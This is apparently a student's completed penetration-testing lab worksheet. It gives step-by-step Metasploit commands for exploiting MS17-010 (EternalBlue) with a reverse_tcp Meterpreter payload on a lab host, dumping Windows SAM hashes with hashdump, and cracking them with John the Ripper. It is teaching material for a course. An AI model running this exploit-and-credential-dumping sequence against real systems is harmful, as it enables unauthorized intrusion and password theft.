# Nwachukwu Edumanichukwu


# CYBR430, Penetration Testing and Incident Response Week 7 Lab – Cracking Passwords

We now have quite a bit of information about our target network. We know the IP addresses of the systems, we have a pretty good idea of which operating systems are present, we have the names of some shares, and we know some of the vulnerabilities which exist. We even have some usernames which were gained through the system enumeration but we don’t yet have passwords. That is our next task.

Through our vulnerability scans we learned the host at 10.19.99.10 has the vulnerability known as Microsoft Windows SMB Server Multiple Vulnerabilities. It is also known as MS17-010 and has CVEs 2017-0143, 144, 145, 146, 147 & 148. This is a major vulnerability. The goal of this lab will be to harvest the credentials present on the 10.19.99.10 host. We will do this by exploiting the MS17-010 vulnerability using a tool called Metasploit, extract the hashed credentials from the windows SAM file, and decrypt them using the tool john. Lots to do so let’s get started.

When you did your initial scans everyone in the class scanned the same set of HAL hosts. For this lab you will have your own copy of the host at 10.19.99.10 to exploit. **Your new target machine will have the IP address 10.19.99.nnn and will be provided by the instructor.**

Now that you know your target IP we can move on to our next task which we will do through Metasploit. The Metasploit framework provides a common structure from which to launch various exploits and their associated payloads. In addition to launching exploits others have written you can write your own exploits and payloads. To start Metasploit use the ‘Applications’ menu, select the ‘Exploitation Tools’ menu, and select Metasploit. The first time you use Metasploit it will initialize its database which may take a few minutes. Once that is complete it will complete loading and present you with a random piece ACSII art. Your screen will differ from the below but your last line should be a msf> prompt.




Normally your next step would be to issue the command ***msfupdate*** to update the database and associated exploits. As the toxic pool is not connected to the internet you will skip this step. Metasploit was updated when the Kali vm was built.

Next we will see if Metasploit has an exploit for the MS17-010 vulnerability we found on our target host. Enter the following command:

**search MS17-010**

We are rewarded with a list of the available exploits. In addition to the name of the exploit and a description of what it does you will see a ranking of potential of success. Metaploit ranks exploits from lowest to highest as: manual, low, average, normal, good, great, excellent. Keep in mind an exploit may not always be successful.



We will be using the first listed exploit. To load the exploit issue the **use** command with the name of the desired exploit.

**use exploit/windows/smb/ms17\_010\_eternalblue**



Now that we have loaded the exploit we need to set the payload. Payloads can do any number of tasks such as open vnc sessions or launch a meterpreter shell on the target system. The meterpreter shell launches in the target’s memory so no record is left on the systems drives. The shell provides access to the host to do any number of additional activities. Our first step is to see what payloads are available with this exploit. To do that enter the following command:

**show payloads**

You will see a pretty extensive list of potential payloads. We are interested in the one which will launch a reverse\_tcp meterpreter shell. We’ve already talked about the shell but you will note many of the payloads have two sets of variations, one which says bind and one which says reverse\_tcp. These are two different types of connections. With the meterpreter bind the payload is loaded on the target system and it waits for you to make a connection to it. With the meterpreter reverse\_tcp variant the payload is delivered and the target starts a connection back to your system. The command to set the payload is:


**set payload windows/x64/meterpreter/reverse\_tcp**



You may have noted that this was also the default payload which was set when we selected the exploit, so although not strictly necessary to select the payload, this demonstrates the process.

Each payload may have options which need to be set to specify how the payload will act. To see what options are available use the command **show options**

**show options**



Options are shown as required or optional. This payload has several required options, all but one of which have values currently assigned. Two important options are RHOST (remote host, the IP of your target) and LHOST (local host, your IP). Metasploit has automatically configured LHOST with the IP of your Kali instance. We will use that value. We must still set the RHOST value, providing your specific target IP. Remember your instructor provided you your target IP at the beginning of the lab.

**set RHOST <your target IP>**

To make sure you have set RHOST correctly use the command **show options** again.

**Paste a screen dump of your options screen showing RHOST and LHOST values**

Text


Description automatically generated

We have now specified the exploit, the payload, and set the payload options. It’s now time to launch our attack. Issue the following command:

**exploit**


******

The command may take a while to execute. You can monitor its progress through the onscreen messages as it exploits the vulnerability we found earlier. Your hope is that the exploit will eventually be successful and you will be rewarded with a WIN and a shell prompt.




There are many activities we could do from here but our goal is to dump the user credentials on this system. Windows passwords are stored locally in the SAM file. Windows locks this file so that it cannot be accessed by any user while the system is running. One way to copy the file is get physical access to the computer and boot it to a live CD or external drive and then mount the system drive. The meterpreter shell allows us a way to do this remotely through the command **hashdump**. Issue that command at your meterpreter prompt

**hashdump**



What you are provide with is a list of users and their hashed password. Yours will be different than the above. We need to copy this information and use the program john to try and crack the passwords. Highlight the user/hash information and copy it to your clipboard.



Once you have copied the information go to a new terminal window and create a new file with mousepad, one of the editors in Kali, by entering mousepad hashes.txt on the command line.

******

Paste the hashes you just copied using the Edit menu. The use the File menu to save the file and quite the mousepad editor.

Once this file is closed you can return to your metasploit window and use the command **quit** twice, once to quit the meterpreter shell and once to quite metasploit.

John is a password cracker with several capabilities. You will use the default configuration which attempts to crack the passwords, first through a dictionary attack and then through a brute force effort. During some pentests you may choose to build your own dictionary based on words you related to the company (product names, users, mascots, etc) you find during your opensource collection. The default dictionary is based on common passwords.

You can attempt to crack the passwords in the target file with the following command:

**john hashes.txt --format=nt**

The option format=nt is telling john to try a ntlm hash for the crack.



As john runs it will return usernames and the associated passwords as it runs. This technique will not always be successful but it’s a good one to try.

**Provide a screenshot of the usernames and passwords you foundText

Description automatically generated**

**Write a short checklist of the steps you used during this lab to retrieve and crack passwords. Write it as a cheat sheet you could use on a future pentest.**

**Remote host and local host cannot have the same ip address.**

**Use show options cmd to see your changes and other configurations**

**For John the Ripper – Always check the root directory for .john and delete the john.pot file in case john has already cracked the password and displays errors.**

**Make sure while using john, the hash format input is correct for the crack.**